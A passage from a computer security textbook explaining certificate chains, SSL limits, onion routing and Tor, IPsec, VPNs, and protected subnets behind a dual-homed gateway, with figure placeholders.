


FIGURE 6-43 Chain of Certificates

The chain of certificates and signers is important because of the potential for **unscrupulous CAs**. If you examine the set of CA certificates loaded in a browser, you will likely find familiar and unfamiliar names of organizations from all over the world. Any of these CAs can sign a certificate for another lower-level certificate authority, and so forth, down to an individual organization engaging in an SSL session. If an attacker wanted to establish a fake banking site, for example, getting an unscrupulous CA to issue a certificate for SSL would add to the site's apparent credibility without necessarily providing security.

Finally, in [Figure 6-44](#) you can see that the DigiCert root certificate was issued by GTE CyberTrust Solutions. Other fields include period of validity, algorithms used, date of issuance, and contact details. Thus, an interested user could compare the full chain of certificates and signatures starting from a trusted root.




FIGURE 6-44 Root Certificate

Although the preloaded certificate authorities are reputable, if one were to sign a certificate for a less honorable firm, the SSL operation would still succeed. SSL requires a certificate chain from a CA in the browser's list, but all such CAs are equally credible to the browser. That is why you should review your set of loaded certificates to ensure that you would trust anything signed by any of them.

The SSL protocol is simple but effective, and it is the most widely used secure communication protocol on the Internet. However, remember that SSL protects only from the client's browser to the server's decryption point (which is often only to the server's firewall or, slightly stronger, to the computer that runs the web application). Data are exposed from the user's keyboard to the browser and throughout the recipient's environment. Remember the vulnerabilities of a keystroke logger and man in the browser that we described in [Chapter 4](#). Blue Gem Security has developed a product called LocalSSL that encrypts data from the time it has been typed until the operating system delivers it to the client's browser, thus thwarting any keylogging Trojan horse that has become implanted in the user's computer to reveal everything the user types.

SSL encryption protects only from the browser to the destination decryption point. Vulnerabilities before encryption or after decryption are unaffected.

Onion Routing

As we described both link and end-to-end encryption, the data portion of the communication was secured for confidentiality. However, the addressing data were

exposed. Thus, someone monitoring traffic between points A and B would know the volume of traffic communicated.

Paul Syverson and colleagues [[SYV97](#)] introduced the concept of **onion routing**. That model uses a collection of forwarding hosts, each of whom knows only from where a communication was received and to where to send it next. Thus, to send untraceable data from A to B, A picks some number of forwarding hosts, call them X, Y, and Z. A begins by encrypting the communication under B's public key. A then appends a header from Z to B, and encrypts the result under Z's public key. A then puts a header on that from Y to Z and encrypts that under Y's public key. A then puts a header on that communication from X to Y and encrypts that under X's public key. Finally, A puts on a header to send the package to X.

Upon receiving the package, X decrypts it and finds instructions to forward the inner package to Y. Y then decrypts it and finds instructions to forward the inner package to Z. Z then decrypts it and finds instructions to forward the inner package to B. The package is deconstructed like peeling the layers from an onion, which is why this technique is called onion routing.

No intermediate host can know who the ultimate recipient is. Even Z cannot tell that B is the final destination, because what Z delivers to B is encrypted under B's public key. Thus, X, Y, and Z know only that they are intermediaries, but they do not know which other intermediaries there are, how many of them there are, or where they are in the chain. Any intermediate recipients—those other than the original sender and ultimate recipient—know neither where the package originated nor where it will end. This scheme provides confidentiality of content, source, destination, and routing.

Packages for onion routing can be any network transmissions. The most popular uses, however, are covert email (in which the recipient cannot determine who was the original sender), and private web browsing (in which neither the destination host nor an eavesdropper monitoring the sender's outgoing communication can determine the destination host or traffic content).

The Tor project (<https://www.torproject.org/>) distributes free software and enlists an open network that uses onion routing to defend against traffic analysis. Tor (which stands for The Onion Router) protects by transferring communications around a distributed network of over 5,000 relays run by volunteers all around the world: It prevents outsiders watching Internet connections from learning what sites a user visits, and it prevents sites from learning the user's physical location. According to *Bloomberg BusinessWeek* of 23 Jan 2014, Tor users range from Iranian activists who eluded their government's censors to transmit images and news during protests following the presidential election of 2009, to Chinese citizens who regularly use it to get around the country's stringent limitations on Internet content and access. Tor also facilitates the so-called dark side of the Internet, or Darknet, used to implement illegal traffic in child pornography, drugs, and stolen credit card and identity details.

Tor—onion routing—prevents an eavesdropper from learning source, destination, or content of data in transit in a network.

IP Security Protocol Suite (IPsec)

Address space for the Internet is running out. As domain names and equipment proliferate, the original, over 30-year-old, 32-bit address structure of the Internet is filling up. A new structure, called **IPv6** (version 6 of the IP protocol suite), solves the addressing problem. This restructuring also offered an excellent opportunity for the Internet Engineering Task Force (IETF) to address serious security requirements.

As a part of the IPv6 suite, the **IP security** protocol suite, or **IPsec**, was adopted by the IETF. Designed to address fundamental shortcomings such as being subject to spoofing, eavesdropping, and session hijacking, the IPsec protocol defines a standard means for handling encrypted data. IPsec is implemented at the IP layer (3), so it protects data produced in all layers above it, in particular, TCP and UDP control information, as well as the application data. Therefore, IPsec requires no change to the existing large number of TCP and UDP protocols or applications.

IPsec is somewhat similar to SSL, in that it supports authentication and confidentiality in a way that does not necessitate significant change either above it (in applications) or below it (in the TCP protocols). Like SSL, it was designed to be independent of specific cryptographic algorithms and to allow the two communicating parties to agree on a mutually supported set of protocols.

IPsec implements encryption and authentication in the Internet protocols.

IPsec Security Association

The basis of IPsec is what is called a **security association**, which is essentially the set of security parameters for a secured communication channel. It is roughly comparable to an SSL session. A security association includes

- encryption algorithm and mode (for example, AES)
- encryption key
- encryption parameters, such as the initialization vector
- authentication protocol and key
- life span of the association, to permit long-running sessions to select a new cryptographic key as often as needed
- address of the opposite end of association
- sensitivity level of protected data (usable for classified data)

A host, such as a network server or a firewall, might have several security associations in effect for concurrent communications with different remote clients. A security association is selected by a security parameter index (SPI), a data element that is essentially a pointer into a table of security associations.

Headers and Data

The fundamental data structures of IPsec are the **authentication header (AH)** and the **encapsulated security payload (ESP)**. The ESP replaces (includes) the conventional TCP

header and data portion of a packet, as shown in [Figure 6-45](#). The physical header and trailer depend on the data link and physical layer communications medium, such as Ethernet.




FIGURE 6-45 IPsec Encapsulated Security Payload

The ESP contains both an authenticated portion and an encrypted portion, as shown in [Figure 6-46](#). The sequence number is incremented by 1 for each packet transmitted to the same address using the same security association, to preclude packet replay attacks. The payload data are the actual data of the packet. Because some encryption or other security mechanisms require blocks of certain sizes, the padding factor and padding length fields contain padding and the amount of padding to bring the payload data to an appropriate length. The next header indicates the type of payload data. The authentication field is used for authentication of the entire object.




FIGURE 6-46 Protection of the ESP in IPsec

IPsec encapsulated security payload contains descriptors to tell a recipient how to interpret encrypted content.

Key Management

As with most cryptographic applications, the critical element is key management. IPsec addresses this need with the **Internet Security Association Key Management Protocol**, or **ISAKMP**. Like SSL, ISAKMP requires that a distinct key be generated for each security association. The ISAKMP protocol is simple, flexible, and scalable. In IPsec, ISAKMP is implemented through the **ISAKMP key exchange**, or **IKE**, which provides a way to agree on and manage protocols, algorithms, and keys. For key exchange between unrelated parties, IKE uses the Diffie–Hellman scheme (described in [Chapter 12](#)) to generate a mutually shared secret that will then be used as an encryption key. With their shared secret, the two parties exchange identities and certificates to authenticate those identities. Finally, they derive a shared cryptographic key and enter a security association.

The key exchange is very efficient: The exchange can be accomplished in two messages, with an optional two more messages for authentication. Because this is a public key method, only two keys are needed for each pair of communicating parties. IKE has submodes for authentication (initiation) and for establishing new keys in an existing security association.

Modes of Operation

IPsec can enforce either or both of confidentiality and authenticity. Confidentiality is achieved with symmetric encryption, and authenticity is obtained with an asymmetric algorithm for signing with a private key. Additionally, a hash function guards against modification.

For some situations, not only are the data of a transmission sensitive, but so also is the identity (address) of its final recipient. Of course, packets require addresses to be routed through the network. However, the exposed address can be that of a front-end device, such as a firewall, that then forwards the transmission to an unexposed internal network address. IPsec defines two modes of operation, as depicted in [Figure 6-47](#). In **transport mode** (normal operation), the IP address header is unencrypted. In **tunnel mode**, the recipient’s address is concealed by encryption, and IPsec substitutes the address of a remote device, such as a firewall, that will receive the transmission and remove the IPsec encryption.




FIGURE 6-47 IPsec Modes of Operation

IPsec can establish cryptographic sessions with many purposes, including VPNs, applications, and lower-level network management (such as routing). The protocols of IPsec have been published and extensively scrutinized. Work on the protocols began in 1992. They were first published in 1995, and they were finalized in 1998 (RFCs 2401–2409) [[KEN98](#)]. A second version of IKE was standardized in 2005 [[KAU05](#)] and extensions were documented in 2008 [[BLA08](#)], although the basic IKE structure from

1995 remains. IKE and IPsec include an encrypted nonce specifically to thwart hijacking.

Virtual Private Networks

Link encryption can give a network's users the sense that they are on a private network, even when it is part of a public network. Furthermore, applied at the link level, the encrypting and decrypting are invisible to users. For this reason, the approach is called a **virtual private network** (or **VPN**).

A virtual private network simulates the security of a dedicated, protected communication line on a shared network.

Typically, physical security and administrative security are strong enough to protect transmission inside the perimeter of a site (an office, building, plant, or campus, for example). Thus, the greatest exposure for a user occurs when communications leave the protected environment. Link encryption between two secured endpoints can achieve this result.

For virtual private networks we consider two cases. In the first, a company has two physically separated offices, and the employees want to work as a single unit, exchanging sensitive data as if they were in one protected office. Each office maintains its own network. The two offices could implement a private network by acquiring, managing, and maintaining their own network equipment to provide a private link between the two sites. This solution is often costly, and the company assumes full responsibility for maintaining the connection. Often such companies are not in the networking business, but maintaining that one link requires them to become or hire network administrators. However, the company may not like the risk of communicating sensitive company information across a public, shared network.

The alternative is a **virtual private network** between the offices. With link encryption, all communications between the sites are encrypted. Most of the cost of this solution is in acquiring and setting up the network. Some employee communications will involve sensitive plans and confidential data; other communications will be mundane office chatter about sports teams or lunch plans. There is almost no harm in encrypting the chatter as well as the important traffic because the added time to encrypt and decrypt all traffic is usually insignificant relative to the network transmission time.

Firewalls (described in the next section) can implement a VPN. When a user first establishes a communication with the firewall, the user can request a VPN session with the firewall. The user's client and the firewall negotiate a session encryption key, and the firewall and the client subsequently use that key to encrypt all traffic between the two. In this way, the larger network is restricted only to those given special access by the VPN. In other words, it feels to the user as if the larger network is private, even though it is not. With the VPN, we say that the communication passes through an encrypted tunnel. Establishment of a VPN is shown in [Figure 6-48](#).




FIGURE 6-48 Establishment of a VPN

Now consider the second case of a telecommuter: Jeannie, an employee working from home. To be productive from home she needs to use central files and resources she could access easily from the office. But obviously, the company does not want these resources exposed to the general public. From her house Jeannie uses a technology such as DSL or cable to connect to an Internet provider that routes some of her traffic to her office and the rest to other websites. Thus, she appears to her office like any other web user. She can also use a VPN for secure office communications.

Virtual private networks are created when the firewall interacts with an authentication service inside the perimeter. The firewall may pass user authentication data to the authentication server and, upon confirmation of the authenticated identity, the firewall provides the user with appropriate security privileges. For example, Jeannie may be allowed to access resources not available to general users. The firewall implements this access control on the basis of the VPN. A VPN with privileged access is shown in [Figure 6-49](#). In that figure, the firewall passes to the internal server Jeannie's (privileged) identity.




FIGURE 6-49 VPN with Privileged Access

Encryption is a powerful tool, but its use is fraught with problems. The algorithms run neatly by themselves, and many implementations in hardware and software are easy to use and reliable. Managing keys to support many virtual users is complex but table driven, making it a good task for computers. The keys must also be protected in storage on both ends.

System Architecture

If you are trying to limit the information a port scan reveals about a network and its hosts and services, the natural approach is to segment the network, with many hosts on segments that are not immediately visible to the outside.

As an example, think about a typical hospital telephone system. Some functions, such as human resources or patient services, need to accept calls directly from outsiders, and those telephone numbers could be published in a directory. But you do not want the telephone number of the operating room or the diagnostics laboratory or even housekeeping or maintenance to be readily available to outsiders. The hospital would publish a general operator's number; if an outsider has a convincing reason to need to be connected with the operating room, the operator can determine that and forward the call or perhaps redirect it to someone else who can be of better assistance. Certain executives may have administrative assistants who screen their calls, allowing some calls through immediately, taking messages for others, and redirecting still others. The architecture implicit in this description of a hospital's telephone service is of a small number of externally accessible phones (relative to the larger number of internal phones), and a few other choke points that screen and redirect all other calls.

A similar situation occurs with networks. Compare the network of [Figure 6-50\(a\)](#) to that of [Figure 6-50\(b\)](#). In [Figure 6-50\(a\)](#), all five computers A–E are visible to the outside

network, whereas in [Figure 6-50\(b\)](#) only computer A is visible. The network of devices B–E in part (b) is known as a **protected subnet**, and device A is called a **dual-homed gateway**.




FIGURE 6-50 (a) Visible Devices. (b) Less Visible Devices

Architecture (a) affords some advantages over architecture (b). First, host A becomes a single point of failure: If gateway A is not available for any reason, it cannot pass traffic to or from B–E, meaning they are effectively disconnected from the network. Furthermore, the gateway device A becomes a potential bottleneck, so devices B through E share access through A; if A is slow or if one of B–E consumes a large amount of network bandwidth, the other machines’ performance suffers.

We can even expand the notion of protected subnets to two or more subnets, as shown in [Figure 6-51](#). The three subnets could be for separate departments or user groups, or they could be allocated geographically. Of course, the more subnets gateway A supports, the more risk if device A fails.

